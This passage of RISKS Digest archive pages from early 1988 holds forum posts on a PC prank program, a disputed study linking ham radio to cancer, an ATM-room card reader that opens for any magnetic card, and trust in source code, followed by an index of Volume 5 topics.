Miriam Raskin, the assistant executive director of the American Civil Liberties Union of Eastern Missouri, said she was thrilled by the decision. the ACLU had entered the case on behalf of Roberts."

Charles Youman (youman@mitre.arpa)

Market for prankster programs?

the terminal of Geoff Goodfellow <Geoff@csl.sri.com> 6 Jan 1988 09:45-PST

Snippet on a software developer who wants to prove there is a market for computer prank hacks, from PC Week, 22/29 Dec 1987, Pg 28:

"Weirdware, a division of Mainland Machine, a software developer in San Luis Obisbo Calif., markets for \$19.95 a practical joke generator it calls PC Prankster. The software includes 10 pranks that the owner can play on unsuspecting friends or prospective enemies.

"The pranks weren't designed to be malicious or destructive, said John Ames, a software engineer at Mainland Machine. First, the jokester has to store one of the prank files on the intended victim's hard disk or boot disk. Once that's done, the perpetrator can set the joke to go into action after a certain number of keystrokes right in the middle of whatever program the victim is running at the time.

"In one joke, the figure of a huge one-eyed monster appears on the screen, blinks and disappears, allowing the program to resume operation unaltered. Other pranks briefly scrambles the PC character set, or makes the monitor screen appear to be cracking.

Ham radio operators and cancer

<fulk@cs.rochester.edu>

Wed, 6 Jan 88 10:33:34 EST

One must ask whether Milham controlled for the age of his subjects; amateur radio is very popular among retired persons and advanced age is one of the major risk factors for all kinds of cancer (rates go up roughly as the 4th power of age, if I recall correctly). Amateur radio operators are also fairly likely to build some of their own equipment; in the process they are exposed to the fumes of over-heated solder flux (I remember a considerable burning sensation in my nose when using rosin-core solder) and are exposed to considerable levels of lead. Finally, it seems to me that hams smoke a lot (a study would be required to really know); and the effects would be worsened by a tendency to spend a lot of time in a small room huddled over a Morse code key.

With respect to power lines: I think that high-voltage long-distance power lines were probably what was meant. I went to high school and college in North Carolina (location of one of the studies); it seems to me that such power lines indeed seemed to cluster near other sorts of cancer-causing facilities. For example, they frequently ran near highways (I-40 from Statesville to Morganton had power lines along its whole length). Furthermore, they (of course) ran mostly through rural areas; people living near them were likely to be engaged in agriculture, meaning the use of pesticides, meaning that they were exposed to a high and well-documented risk of various sorts of cancer. In North Carolina, in particular, they would likely be growing tobacco!

This is not to say that non-ionizing radiation cannot contribute to cancer rates, although, based on my current (lay) understanding of the mechanisms of cancer induction, I am inclined to doubt that the effect could be strong. Nor do I wish to cast doubt on the meaningfulness of all such studies: one can never control all the variables, and thus can never prove anything beyond all doubt; however, one must certainly control those variables which have been established to have significant effects on one's independent variable (cancer risk in this case).

ex-WB4FLO Mark Fulk

✓ Shielding (Re: RISKS-6.3)

Steve Philipson <steve@ames-aurora.arpa> Wed, 6 Jan 88 11:32:45 PST

From: flatline!erict@uunet.UU.NET (eric townsend)

Date: 4 Jan 88 03:37:47 GMT

- > 3. I realise that ham radio gear is not always shielded properly, etc,
- > but how safe are we hackers from the stuff our 'puters put out? ...

Ham radio gear is usually very well sheilded. The equipment itself may not be the problem. Operators are frequently in close proximity to the transmitting antennae, and thus can be on the receiving end of a large amount of radiated energy. I observed this phenomenom first hand in 1973

after I had installed a new beam antenna on the roof of my house. With the antenna pointed in my direction, full power output would cause both florescent and incandescent bulbs in the room to light up. (Some specifics: appx. 800 watts output into a 9 db gain beam located about 20 feet higher and 30 feet away from my location.) I found the effect quite disconcerting and avoided high transmission power levels in my direction.

This may seem an unusually high level of exposure, but it is far more common than most people realize. What is important is not total power but power density. Hand held portable radios are widely used now, in public service and private operations alike. Typically, these radios use "rubber duck" antennae that are mounted to the top of the unit, only inches from the eyes. At this distance, power densities are quite high, even with power output levels below 5 watts. Some reports have pointed to increased risk of glaucoma from use of these radios.

As far as home computers go, the risk is probably very small. About two years ago both the SIGGRAPH and SIGCHI groups of ACM ran technical sessions in their national conferences on the human factors / risks involved in using computer displays. For reasonably modern equipment, the emmitted radiation levels were typically less than background levels. As an example, broadcast radio stations several miles away showed up in spectrum analysis at power density levels much higher than CRTs at the screen surface. More significant risks from the use of computer systems included back pain from poor ergonomic design of workstations, and skin irritations. The latter occur as CRTs tend to precipitate out airborne particulates due to static charge on the screen. People will touch the screen and spread such material on their skin. The "high tech" solution for this problem was to clean the screens daily.

The terminal screen I'm using right now looks somewhat dusty -- time to get out the anti-static screen cleaner!

Steve Philipson steve@ames-aurora.arpa WB2EUZ/6

✓ getting into ATM rooms -- Play-Safe: it could save your life

<mar@ATHENA.MIT.EDU> Tue, 5 Jan 88 16:16:44 EST

Many ATMs are in small rooms which you enter by putting your bank card into a card reader. I had been wondering how it knew to let you in, since cards from out-of-town banks work, and there's no noticible pause for it to look up your institution to see if you should have access.

Yesterday I tried an experiment, and discovered that my AT&T calling card, and even a rapid transit pass would open the door. I think their algorithm is "if there are bits on the card, unlock the door".

What's the interest to RISKS (besides sharing more ATM trivia, which flourishes here)? The reverence people hold for technology. The magnetic

stripe and card reader imply a computer, so people think that they have controlled access. Most people would never think to question it, and don't know what shortcuts are taken. The mistake will come when someone wants to use one of those cardreaders to control access to a room where the security really does matter.

-Mark

Re: Knowing Source Code is not Sufficient

Michael Wagner <WAGNER%DBNGMD21.BITNET@CUNYVM.CUNY.EDU>
06 Jan 88 12:30:46

In Risks 6.3, William Smith wrote:

- >> IF YOU CAN'T READ IT, DON'T RUN IT
- >
- > Unfortunately, this is not sufficient if the vendor of your
- > software is not trustworthy.

We seem to be trying to solve several different problems here, and that may be part of the confusion. Having the source to a piece of public domain software might help you find out what it's going to do to you. At least it's better than a kick in the pants. You generally have little other recourse in the case of a piece of software the originator won't support.

On the other hand, untrustworthy vendors have entered into a contract with you, and the fact that they (or one of their employees) injected a virus into the program they sold you is quite a different matter.

- > When you buy a tool such as an automobile, you do not ask to see all
- > of the engineering drawings and analyses to decide that the car is
- > safe. An amount of trust is necessary when using any technology.

But surely not blind trust. There are whole organizations set up to judge cars on their abilities to perform according to specification, and the informed buyer is always able to read those reports and make the appropriate judgement. Since testing isn't always enough, there is also a legal mechanism to sue in cases where the product fails to perform. It seems no one cares enough yet to test software thoroughly (not even mass-market stuff). Not sure why.

Michael

Trust and quoting and write-only hard disks.

Michael Wagner <WAGNER%DBNGMD21.BITNET@CUNYVM.CUNY.EDU>
06 Jan 88 11:41:03

Since we are talking about trusting code (and implictly, other people), how trusting are we about documents we get from elsewhere? In Risks 6.2, "guthery%asc@sdr.slb.com" wrote:

- > As a little bit of reflection ... will show, there is no
- > protection in trying programs out with write-only harddisks or
- > with privileges turned off.

When I first saw this, I wondered what good a write-only hard disk would be in this application (or in any other, for that matter). I had to read on a bit, and then backtrack, to guess that this probably should have been a read-only hard disk. Seemingly, no one else wondered about this, because the line was quoted two times in the next issue of Risks, without any signal (the usual one is to write 'sic' in parenthesis after the word) that this may be an error in the original.

If you think this is quibbling, then you must answer the question: how well can you proof-read a piece of source code for subtleties?

Consider: the original author missed it, the moderator missed it, and at least those two who quoted it (and can therefore be assumed to have spent some time considering the quote) in Risks 6.2 missed it. Each read what they wanted to read there, and not what really was there. Exactly how I would disguise a Trojan horse in a source (a horse in a source? A horse, of course. Sounds like Dr. Seuss!) were I to so desire.

Michael



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 5

Thursday, 7 January 1988

Contents

Re: PCs die of New Year Cerebration

John Owens

Paul F Cudney

Source code vs. attacks -- Avoidance techniques

David Collier-Brown

Ham Radiation and Cancer

Barry Ornitz [long]

Martin Ewing

Douglas Jones

Info on RISKS (comp.risks)

Re: PCs die of New Year Cerebration

John Owens < OWENSJ@VTVM1.CC.VT.EDU> Thu, 07 Jan 88 12:43:11 EST

Scot E. Wilcoxon writes:

>One of my clients has just reported to me that a certain brand of >PC-compatibles which they sold in 1984 suddenly stopped working when 1988 >was reached...

Just to avoid any confusion, it is quite unlikely that Scot is referring to a PC-compatible at all, but to a problem with Sun Microsystems UNIX workstations. Recent versions of the operating system had a bug in the time of day code which caused a warning message at boot time and problems setting the time _in a leap year_.

(The bug was caused by an expression with a side effect being passed as an argument to a macro which evaluated the expression twice.)

Sun has published the fix on various mailing lists and USENET groups; if you have the problem and don't have the patch, send mail to chuq@sun.com. -John Owen, Virginia Tech Communications Network Service OWENSJ@VTVM1.BITNET +1 703 961 7827

Leaping Clocks

Paul F Cudney <Cudney@DOCKMASTER.ARPA> Thu, 7 Jan 88 00:02 EST

... Although resolved in just a few days, [this problem] highlights our assumption that workstation "owners" are OS-wise (or can obtain competent assistance). With the ubiquitous spread of ever more complex systems, shouldn't we be demanding self-validating system maintenance tools useable by un-OSphisticated users?

Paul

Source code vs. attacks -- Avoidance techniques

David Collier-Brown <geac!daveb@uunet.UU.NET> 6 Jan 88 18:50:12 GMT

Chris Torek <chris@mimsy.umd.edu>, comments: What, then, are we to do? Form a software users' union? (I am only half joking.) I would very much appreciate receiving source code to the binaries I must run..

In fact, the Honeywell Large Systems User's Group is such a union, and votes semi-annually on features to be required or to be removed from Honeywell (now -Bull) software. One of the fallbacks from requiring improved maintenance, is to require source code. This also is the normal behavior when HW when a system is to be taken off maintenance (ie, one normally gets either maintenance or source, but not both).

David Collier-Brown, Geac Computers International Inc., 350 Steelcase Road, Markham, Ontario, CANADA, L3R 1B3 (416) 475-0525 x3279 {mnetor|yetti|utgpu}!geac!daveb

Ham Radiation and Cancer

barry ornitz <ucbcad!ames.UUCP!rochester!kodak!ornitz@ucbvax.Berkeley.EDU> Wed, 6 Jan 88 23:07:43 EST

[The following is an article I posted on the subject of Cancer and Electromagnetic Radiation. I have received several replies on my posting; two disputed Dr. Milham's statistics based on Poisson distributions, and one mailed an article on Milham's previous article in 1985 in Lancet. Barry]

In yesterday's newspaper, I noticed with great interest an article entitled

"Link suggested between cancer, electromagnetic fields."

The article had the byline of the Associated Press, Tacoma, WA. It was stated in the article that "amateur radio operators in two states appear to die at abnormally high rates from several forms of cancer, suggesting a possible link between cancer and electromagnetic fields, according to data collected by a state epidemiologist." This article appears to be prompted by work published in the American Journal of Epidemiology by Dr. Samuel Milham Jr. of the Washington Department of Social and Health Services. According to the article, Dr. Milham studied the deaths of 2,485 Washington and California amateur (ham) radio operators between 1979 and 1984. Based on a population this size, he found the following data:

	Expected	Actual
Cause	Deaths	Deaths
Leukemia	29	36
Lymphatic & Blood Forming		
Organ Cance	rs 72	89
Prostate Cancer	r 67.6 (!)	78

I am not sure about the statistical differences between these numbers, but I am certain that a trained epidemiologist would check the statistical significance of his data before publishing. Dr. Milham is further reported to have concluded that "amateur radio operator licensees in Washington state and California have significant excess mortality due to acute myloid leukemia, multiple myeloma and perhaps certain types of malignant lymphoma."

The Associated Press article also quoted Leonard Sagan, program manager for radiation studies at the Electric Power Research Institute in Palo Alto, CA. Sagan warned that studies like Dr. Milham's could be misinterpreted, and that the "findings could be simple associations that have nothing to do with cancer causes among people who work with electricity."

Having been an amateur radio operator for over twenty-three years, and having been concerned with the safety of exposure to non-ionizing, radio frequency electromagnetic energy as a small portion of my job, I have a few comments about this article. Before I begin, I should state that my title of Dr. is not a medical one, but rather a PhD in Engineering. I should also state that I have not yet read the article in the American Journal of Epidemiology.

The medical effects of exposure to electromagnetic radiation have been shown to be frequency dependent. This is logical since as the wavelength of radiation approaches the dimensions of the human body, absorption of the radiation is enhanced due to more efficient coupling into the body. At higher frequencies (shorter wavelengths), typically in the microwave region, the electromagnetic radiation is absorbed near the surface of the body. The ANSI standards for exposure to radio frequency energy take this information into account, placing the most strict requirements on frequencies in the VHF (very high frequency) region. Amateur use of the VHF spectrum, while dating back over fifty years, has primarily been negligible until twenty years ago. Amateur transmitter power levels in the VHF region have generally been much lower than the power levels used in the high frequency bands. Antenna placement for VHF, in terms of wavelengths from the amateur's operating position, is generally high. These three facts would tend to cancel the increased hazard of VHF radiation. To

test Milham's hypothesis further, a study of FM broadcast engineers, commercial two-way radio technicians, and television transmitter engineers should be performed since these persons are all exposed to various levels of VHF radiation. The highest field strengths to which amateur radio operators are normally exposed come from the near field antenna radiation during high frequency operation. Power levels of up to two kilowatts may be used with antenna placement often below a wavelength. It should be noted that exposure to this power level is intermittent in most amateur operation. If Milham's hypothesis is correct, broadcast technicians and engineers for commercial AM and especially short wave broadcast stations, as well as military communication operators should show even higher levels of cancer deaths than hams. Operation on microwave frequencies by amateur radio operators is rare; furthermore, I would expect any cancers caused by microwaves to be other than deep tissue cancers. A study of the eyes for cataracts would be in order, too, since microwave exposure generally causes eye problems prior to additional damage in the human body.

I believe that other causality should be investigated by the medical profession before Dr. Milham's conclusions are accepted. I would expect that the amateurs studied by Dr. Milham were mostly individuals who had been hams for many years. An analysis including the length of time that the amateurs were licensed (or at least active) would be in order. I believe that this analysis would show some increased mortality (adjusted for age, of course) for the older hams. If this increased mortality exists, I feel that other environmental factors should be studied in addition to exposure to electromagnetic fields.

Until twenty-five to thirty years ago, much of the amateur radio equipment in use was home constructed. The construction of electronic equipment at this and especially prior years, exposed the amateur to a number of chemical hazards, many of which were not known as hazards at the time. For example, I would expect to see higher than normal levels of metals in older hams such as tin, lead, bismuth, antimony, and cadmium (from soldering); mercury (from broken rectifier tubes and relays); barium, beryllium, and rare earth oxides (from broken vacuum tubes and phosphors from cathode ray tubes); radium (from luminescent dials); selenium (from rectifiers); and manganese and zinc (from batteries). Likewise these hams would have been exposed to rosin fumes containing numerous organic acids (from soldering), paint solvents and cleaning fluids such as benzene and carbon tetrachloride, phenol (from burnt phenolic insulators), and asbestos. Even more insidious, however, was the exposure to transformer and capacitor impregnating oils. These oils often contained poly-chlorinated biphenyls (PCB's) as flame retardants, sometimes in quite high concentrations.

These chemical hazards were not unique to amateur radio operators only. Other electronic hobbyists as well as people manufacturing electronic equipment would have been exposed to similar hazards. I feel that it would be prudent to compare mortality rates of workers in oil-filled capacitor manufacturing plants to those of the hams studied [for example, the Sangamo capacitor plant in Pickens, SC, which until several years ago was a major user of PCB oils].

In conclusion, I believe that other causal relationships between cancer deaths and amateur radio operators may more adequately explain Milham's data. I propose that Milham or other epidemiologists expand their study to include the

other occupations I have suggested above. I further propose that age-adjusted mortality rates be calculated for the existing data to determine whether length of exposure or date of exposure is significant and whether chemical exposure of these hams might be significant. I am certain that electromagnetic radiation has effects on the human body, but I do believe that electromagnetic radiation is not the major cause of the increase in cancer deaths as stated by Dr.Milham.

For those persons interested in further study on the effects of electromagnetic radiation, I would suggest the American National Standards Institute document ANSI C95.1-1982, Safety Levels with Respect to Human Exposure to Radio Frequency Electromagnetic Fields, 300 kHz to 100 GHz. This standard contains an appendix listing numerous references on the biological effects of radio-frequency electromagnetic fields. A number of other standards exist for radio-frequency and microwave exposure; many of these are listed in the Microwave Engineer's Handbook, Vol. 2.

If anyone has read Dr. Milham's original article, I would appreciate their sending me the exact title and the date of publication so I might have our library order a copy. I would also appreciate the comments of other amateurs as well as physicians on this subject. Please email responses directly to me and I will summarize or cross-post your replies to both rec.ham-radio and sci.med (many hams on ARPA receive their postings via an automatic mailing list rather than a newsgroup).

Thanks and 73 [ham radio jargon for best regards].

Barry L. Ornitz WA4VZQ

Dr. Barry L. Ornitz UUCP:...!rochester!kodak!ornitz
Eastman Kodak Company, Eastman Chemicals Division Research Laboratories
P. O. Box 1972, Kingsport, TN 37662 615/229-4904

✓ Risks of Amateur Radio

Martin Ewing <msesys@DEImos.Caltech.Edu> Wed, 6 Jan 88 17:37:01 PST

I also noted Dr Milham's study of ham radio operators vs cancer statistics. The press report was undoutably mangled, but as a sometime radio amateur, I can add some questions and comments.

Was there any analysis of the actual RF exposure to the amateurs? Typical amateur radio operations involves <<50% of time spent in actual transmission. Typical frequencies range from 3.5 to 220 MHz, and power levels from 5 W to 1 kW. Emission modes vary, but single-sideband voice is most common up to 30 MHz; SSB duty cycles are <<100% even when transmitting. Antennas range from large yagi arrays on high towers to loaded 1/4 wave "rubber duckies" held next to the head while using VHF handheld equipment. Many licensees are inactive, too.

Was there any demographic control? Ham operators have a peculiar distribution, with "peaks" among young-adult techies and retired middle-class WASP males.

Hams expose themselves to various other potential hazards: solvents and smoke during soldering, PCBs from transformer and capacitor oils, etc. Why should one suspect RF exposure in particular?

Apparently the study came out in a reputable journal, so it may deserve a better review than the AP (and we) are giving it.

Martin Ewing, Caltech

★ Re: Ham radios and non-ionizing radiation

Douglas Jones <jones%cs.uiowa.edu@RELAY.CS.NET> Wed, 6 Jan 88 11:16:58 CST

Eric Townsend's note raises the possibility of a

> link between cancer and electromagnetic fields in the context of a study of cancer cases among ham radio operators.

I would not be surprised to find a link between ham radio operation and cancer for a completely unrelated reason: Ham radio operators tend to work with electronics, exposing them to many interesting chemicals in the process, including lead vapor from hot solder and vaporized solder flux, not to mention coil dope, red glypt, and other oddities. Older ham radio equipment frequently contained large oil-filed capacitors (possibly containing PCB oils), and who can forget the ozone smell caused by the high plate voltages used by pre-1970 transmitters.

I don't mean to imply that there is no risk associated with the high fields around a radio transmitter, after all, you can cook hot-dogs by putting them inside the antenna impedence matching coils, but there are other possible causes of the small increase in cancer risk that was observed.

A good experiment to test these risks would be to look at the cancer rate among model railroaders. They also solder things and work with related chemicals, but the electric fields they are exposed to are produced by a source with a maximum power of 12 watts (12 volts at one amp, DC power to the track).

Douglas Jones



Search RISKS using swish-e

Report problems with the web pages to the maintainer



Search RISKS using swish-e

THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Index to Volume 5

Thursday, 31 December 1987

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

- Volume 5 Issue 1 (6 Jun 87)
 - [There was no RISKS 5.1. Sorry.]
- Volume 5 Issue 2 (12 Jun 87)
 - Three gremlins on the loose: nukes, sharks, enlightened rockets (Dave Platt)
 - Yet another air-traffic-controller foul-up (Roy Smith)
 - National Crime Information Center access (PGN)
 - Yes, Virginia, There Are Software Problems (Nick Condyles)
 - Heisenbugs; Also, Risks of Supercomputers (Eugene Miya)
- Volume 5 Issue 3 (19 Jun 87)
 - Australian ATM troubles... (David Purdue, Dave Horsfall, John Colville)
 - Not paying by Access can ruin your credit limit! (Mike Bell)
 - Ex-Directory [Arrested by unwristed phone mumbers!] (Brian Randell)
 - Risks of Computerized Airport Gate Signs (Chuck Weinstock)
 - DMV Computer Changes Names (John Mulhollen)
 - UHB demonstrator flight aborted by software error (Kenneth R. Jongsma)
 - Aircraft Transponders and Errors in Setting Codes (Joe Morris, Paul Suhler)
 - On the bright side, at least my computer still works... (Jon Jacky)
 - Human Factors and Risks (Lindsay F. Marshall)
 - Re: Risks of so-called "computer addiction" (John Mackin)
 - Directions and Implications of Advanced Computing (Douglas Schuler)
 - Software Risk Management (Dolores Wallace)
- Volume 5 Issue 4 (24 Jun 87)
 - Immoderation and Nonmoderation (PGN)
 - A Passive-Aggressive User Interface -- U.lowa telephone tidbits (Ray Ford)
 - Bogus ROOT domain server on ARPAnet (Paul Richards via Robert Lenoil)
 - Printer raises utility false alarm (A. Harry Williams)
 - New VAX UNIX file system disk purge runs amok (Mike Accetta via Chris Koenigsberg) [SEN 12 3 through RISKS-5.4]

Volume 5 Issue 5 (26 Jun 87)

- Re: Immoderation and Nonmoderation (Joe Buck, Roy Smith)
- "Computer woes hit air traffic" (Alex Jenkins)
- BBC documentary filming causes Library of Congress computer crashes (Howard C. Berkowitz via Mark Brader)
- Running out of gas could be hazardous! (Steve McLafferty)
- NASA Safety Reporting System (Eugene Miya)
- EGP madness (David Chase, Dave Mills [2])
- FCC Information Tax -- Risks of Networking (Steve Schultz)

Volume 5 Issue 6 (26 Jun 87)

- Hardware vs Software Battles (Mark Brader, Guest RISKS Editor)
- What the world needs now ... (Jonathan D. Trudel, Rick Lahrson, William Swan, Karen M. Davis, Henri J. Socha, Stuart D. Gathman, Peter DaSilva, The Sentinel, David Phillip Oster)

Volume 5 Issue 7 (5 Jul 87)

- Actual stock price change fails sanity check (Mark Brader)
- PacBell service "glitch" (Walt Thode)
- NASA Safety Reporting System (Jim Olsen)
- "Information Tax" -- Risks of nonsense (Joseph I. Pallas)
- "Computer woes hit air traffic" (Davis)
- Re: Aircraft Transponders and O'Hare AIRMISS
- Phone Company Billing Blunder (Steve Thompson)
- Relaxed DOD Rules? (Dennis Hamilton)

Volume 5 Issue 8 (7 Jul 87)

- Erasing Ford (and other) car computers (Shaun Stine)
- 7 Inmates Escape; Computer Blamed! (PGN)
- Hardware failures (Don Chiasson)
- Liability of Expert System Developers (Benjamin I Olasov via Martin Minow)
- PC's and Ad-Hoc Distributed DB's (Amos Shapir)
- Risks of proposed FCC ruling (Keith F. Lynch)
- RISKS in "Balance of Power" (Heikki Pesonen)
- Re: Aviation Safety Reporting System (Doug Pardee)
- A computer RISK in need of a name... (Jerry Leichter)

Volume 5 Issue 9 (9 Jul 87)

- BIG RED, ICEPICK, etc. (David Purdue)
- Air Traffic (out-of?) Control (PGN)
- Cause of the Mysterious Bay Area Rapid Transit Power Outage Identified (PGN)
- Sprint access code penetration (Geof Cooper)
- Eraser's edge (Martin Harriman)
- Hardware/software interaction RISK (Alan Wexelblat)
- How to (or how not to) speed up your computer! (Willie Smith)
- Re: Aviation Safety Reporting System (Jim Olsen, Henry Spencer)
- Re: RISKS in "Balance of Power" (Eugene Miya, Hugh Pritchard)

Volume 5 Issue 10 (9 Jul 87)

- Firebird computer story (Paul Kalapathy)
- COMPUTER CLUBS FOOT (Anthony A. Datri)

- Re: 7 Inmates Escape; Computer Blamed! (James Lujan)
- Sprint access code penetration (catching the baddie) (Darrell Long)
- US Sprint and free long distance (Eric N Starkman, Edward J Cetron)
- RE: BIG RED (Eugene Miya)
- Risks of battery disconnections (Steve Mahan)
- Japanese simulation design (Sean Malloy)
- Hardware failures and proofs of correctness (Rob Aitken, Michael K. Smith)

Volume 5 Issue 11 (12 Jul 87)

- Old News from New Olds: Check that Backup! (Fleischmann)
- Auto Computers (Tony Siegman)
- Re: Liability of Expert Systems Developers (George Cross)
- Re: Hardware failures (Sam Crowley)
- Hardware/software interaction RISK (Robert Weiss)
- More on Risks in "Balance of Power" (Heikki Pesonen)
- Re: Sprint access code penetration (John Gilmore)

Volume 5 Issue 12 (16 Jul 87)

- Another computer-related prison escape (Andrew Klossner)
- New York Public Library computer loses thousands of book references (PGN)
- Risks of being a hacker (PGN)
- Re: Old News from New Olds: Check that Backup! (Henry Spencer)
- Tax fraud by tax collectors (Jerry Harper)
- Re: Hardware faults and complete testing (Richard S. D'Ippolito)
- Re: Sprint Access Penetration (Dan Graifer)
- Phone access charges (Leff)
- Risks in Fiction [Book Report] (Martin Minow)
- The Other Perspective? (Baldwin)

Volume 5 Issue 13 (20 Jul 87)

- Re: Another computer-related prison escape (Alan J Rosenthal)
- Credit card risks (David 'Witt' Wittenberg)
- The latest in Do-It-Yourself manuals (Andrew Scott Beals)
- Re: Robocop review (Eugene Miya)
- Robocop and following instructions (Brian Gordon)

Volume 5 Issue 14 (22 Jul 87)

- FAA absolves Delta in 2 close calls, ATC problems blamed in one (PGN)
- Origin of term "intelligent machine" (Jon Jacky)
- robocop (Lou Steinberg)
- Nuclear power plants (Alex Bangs, Nancy Leveson)
- Reminder about alarms (Eugene Miya)
- FCC computer fees (Alex Bangs)
- Risks of exporting technology (Clint Wong)
- Electronic Cash Registers (William Daul)
- Brief book review of the Hacker's Handbook (John Gilmore)
- Re: Credit card risks (Amos Shapir)

Volume 5 Issue 15 (23 Jul 87)

- Access by 'hackers' to computer not criminal (Robert Stroud)
- On expecting the unexpected in nuclear power plants (David Chase)

Risks of Nuclear Power (Mark S. Day)

- Chernobyl predecessors? (Henry Spencer)
- Who's responsible ATC or pilots (Andy Freeman)
- "Intelligent" control (Alex Bangs)
- Taxes and who pays them (William L. Rupp)
- Computer Know Thine Enemy; Reactor control-room design (Eugene Miya)
- Medical computer risks? (Prentiss Riddle)
- Electronic cash registers (Michael Scott)
- Re: Credit card risks (Michael Wagner)
- Re: "The Other Perspective?" (Baldwin)

Volume 5 Issue 16 (25 Jul 87)

- \$23 million computer banking snafu (Rodney Hoffman)
- Computer crime, etc. (Matthew Kruk, PGN)
- Reactor control-room design and public awareness (Robert Cohen)
- Computerized Tollbooths Debut in PA (Chris Koenigsberg)
- Re: ATC Responsibilities (Alan M. Marcum)
- Air traffic control and collision avoidance (Willis Ware)
- Risks of computerizing data bases (Tom Benson)
- Re: electronic cash registers and wrong prices (Brent, Brian R. Lair, Will Martin, Mark Fulk)
- Taxes and who pays them (Rick Busdiecker, Andrew Klossner)

Volume 5 Issue 17 (26 Jul 87)

- Re: Separation of Duties and Computer Security (Ted Lee)
- Re: Robocop (Zalman Stern)
- Re: B of A's computer problems (Bob Larson)
- Nuclear power plant monitoring and engineering (Leff)

Volume 5 Issue 18 (27 Jul 87)

- Its Barcode is NOT worse than its Byte; Rooting for AT&T PC truffles (Elizabeth Zwicky)
- Too much security? (Richard Schooler)
- "Hacker Program" -- PC Prankster (Sam Rebelsky)
- Pittsburgh credit card hackers (Chris Koenigsberg)
- Hacking and Criminal Offenses (David Sherman)
- 911 Surprises (Paul Fuqua)
- Re: Taxes and who pays them (Craig E W)
- Statistics as a Fancy Name for Ignorance (Mark S. Day)
- Supermarkets (Chris Koenigsberg, Jon Mauney)

Volume 5 Issue 19 (29 Jul 87)

- Automating Air Travel (Dan Graifer)
- Responsibilities of the pilots and the traffic controllers (Nathan Meyers)
- Flippin' statistics (Joe Morris)
- Nuclear power safety and intelligent control (Rich Kulawiec)
- Single-pipe failures (Kenneth Ng)
- Hacking and Criminal Offenses (SEG)
- Passwords and telephone numbers (Jonathan Thornburg)
- Separation of duties and "2-man control" (Patrick D. Farrell)

Volume 5 Issue 20 (30 Jul 87)

• Lack of sanity at the IRS (Victor S. Miller)

Hot Stuff (Burch Seymour)

- Re: Nuclear power plant monitoring and engineering (Brian Douglass)
- Re: Credit card risks (Ross Patterson)
- Re: Passwords and telephone numbers (Brian Randell, Keith F. Lynch)

Volume 5 Issue 21 (1 Aug 87)

- Macaguepit Monkey Business on 747 (PGN)
- Re: IRS Sanity Checks (Willis Ware, Joseph Beckman)
- Re: Telephone access cards (Willis Ware, Robert Hartman)
- Re: Origin of term "artificial intelligence" (Dave Benson)
- FDA opportunity for system safety person (Frank Houston)

Volume 5 Issue 22 (3 Aug 87)

- Home of IBM computers succumbs to telephone computer up-down-upgrade (PGN)
- Re: IRS Sanity Checks (Jerome H. Saltzer)
- Re: Monkey business (clarification) (PGN)
- Computer (claustro)phobia (Kent Paul Dolan)
- Security-induced RISK (Alan Wexelblat)
- Another ATM story (Jeffrey Mogul)
- SDI is feasible (Walt Thode)
- Publicized Risks (Henry Spencer)

Volume 5 Issue 23 (4 Aug 87)

- Article on "Computer (In)security" (Jim Horning)
- DC sends bad tax bill to the *WRONG* citizen (Joe Morris)
- New Report on SDI Feasibility (Mark S. Day)
- Railway automation (Stephen Colwill)
- Faults in 911 system caused by software bug? (Jim Purtilo)
- Re: Macaqueswain steering (PGN)
- PIN-demonium (Curtis C. Galloway)
- · Factory automation and risks to jobs (James H. Coombs)
- Nukes vs Coal (Tom Athanasiou) [and why is this message in RISKS? PGN]

Volume 5 Issue 24 (6 Aug 87)

- Another animal story (Bill Pase)
- Re: Security-induced RISK (Henry Spencer)
- Re: Factory automation and risks to jobs -- "apparently" not (Randall Davis)
- Railway automation (Scott E. Preece)
- Nuclear generated electrical power and RISKS (Dave Benson)
- PIN money? (BJORNDKG)
- Re: Another ATM story (Scott Nelson)
- Computer 'assumes' the worst in billing for hotel phone calls (Bruce Forstall)

Volume 5 Issue 25 (9 Aug 87)

- Computer Error Opened Flood Gates of Alta Dam (Haavard Hegna)
- Heating up planning discussions ... (Robert Slade)
- Re: Faults in 911 system caused by software bug? (Paul Garnet)
- "It must work, the contract says so" (Henry Spencer)
- Separation of Duty and Computer Systems (Howard Israel)
- Optical Disks Raising Old Legal Issue (Leff)
- AAAS Colloquium Notice (Stan Rifkin)

Secrecy About Risks of Secrecy Vulnerabilities and Attacks? (Peter J. Denning)

- Another electronic mail risk (Doug Mosher)
- Risks TO computer users (US Sprint) (James H. Coombs)
- Computer Safety and System Safety (Al Watters)
- Computers in nuclear power plants (Frederick Wamsley)
- Autoteller problems (Alex Colvin)

Volume 5 Issue 26 (11 Aug 87)

- Secrecy About Risks of Secrecy (Jerome H. Saltzer, Maj. Doug Hardie)
- Separation of Duty and Computer Systems (Willis Ware)
- NASA Computers Not All Wet (Mike McLaughlin)
- Computer Error Opened Flood Gates of Alta Dam (Henry Spencer, Amos Shapir)
- Re: Another electronic mail risk (Prentiss Riddle)

Volume 5 Issue 27 (11 Aug 87)

- Re: Secrecy About Risks of Secrecy (Jerome H. Saltzer)
- "Mustn't tire the computer!" (A. N. Walker)
- Automated environmental control RISKS (Joe Morris)
- Social Security Inside Scoop (Lance Keigwin via Martin Minow)
- Fire protection in the computer room (Dave Curry)

Volume 5 Issue 28 (12 Aug 87)

- Certification of software engineers (Nancy Leveson)
- Re: Secrecy About Risks of Secrecy (Maj. Doug Hardie, Russell Williams, Jeff Putnam)
- Eliminating the Need for Passwords (Lee Hasiuk)
- Re: Risks of automating production (Richard A. Cowan, James H. Coombs)
- 'Mustn't tire the computer!' (Scott E. Preece, Rick Kuhn)
- Re: NASA wet computers (Eugene Miya)
- Halon (Dave Platt, Steve Conklin, Jack Ostroff, LT Scott Norton, Scott Preece)
- Railway automation (Stephen Colwill)
- Employment opportunities at MITRE (Marshall D. Abrams)

Volume 5 Issue 29 (15 Aug 87)

- RISKS submissions (PGN)
- Lack of user training = legal liability? -- Computer SNAFU Ruled a Rights Violation (Rodney Hoffman)
- London Docklands Light Railway (Mark Brader)
- Software and system safety (Nancy Leveson)
- New safety MIL-STD (Nancy Leveson)

Volume 5 Issue 30 (19 Aug 87)

- Role of NISAC in Reporting Vulnerabilities (Bruce N. Baker)
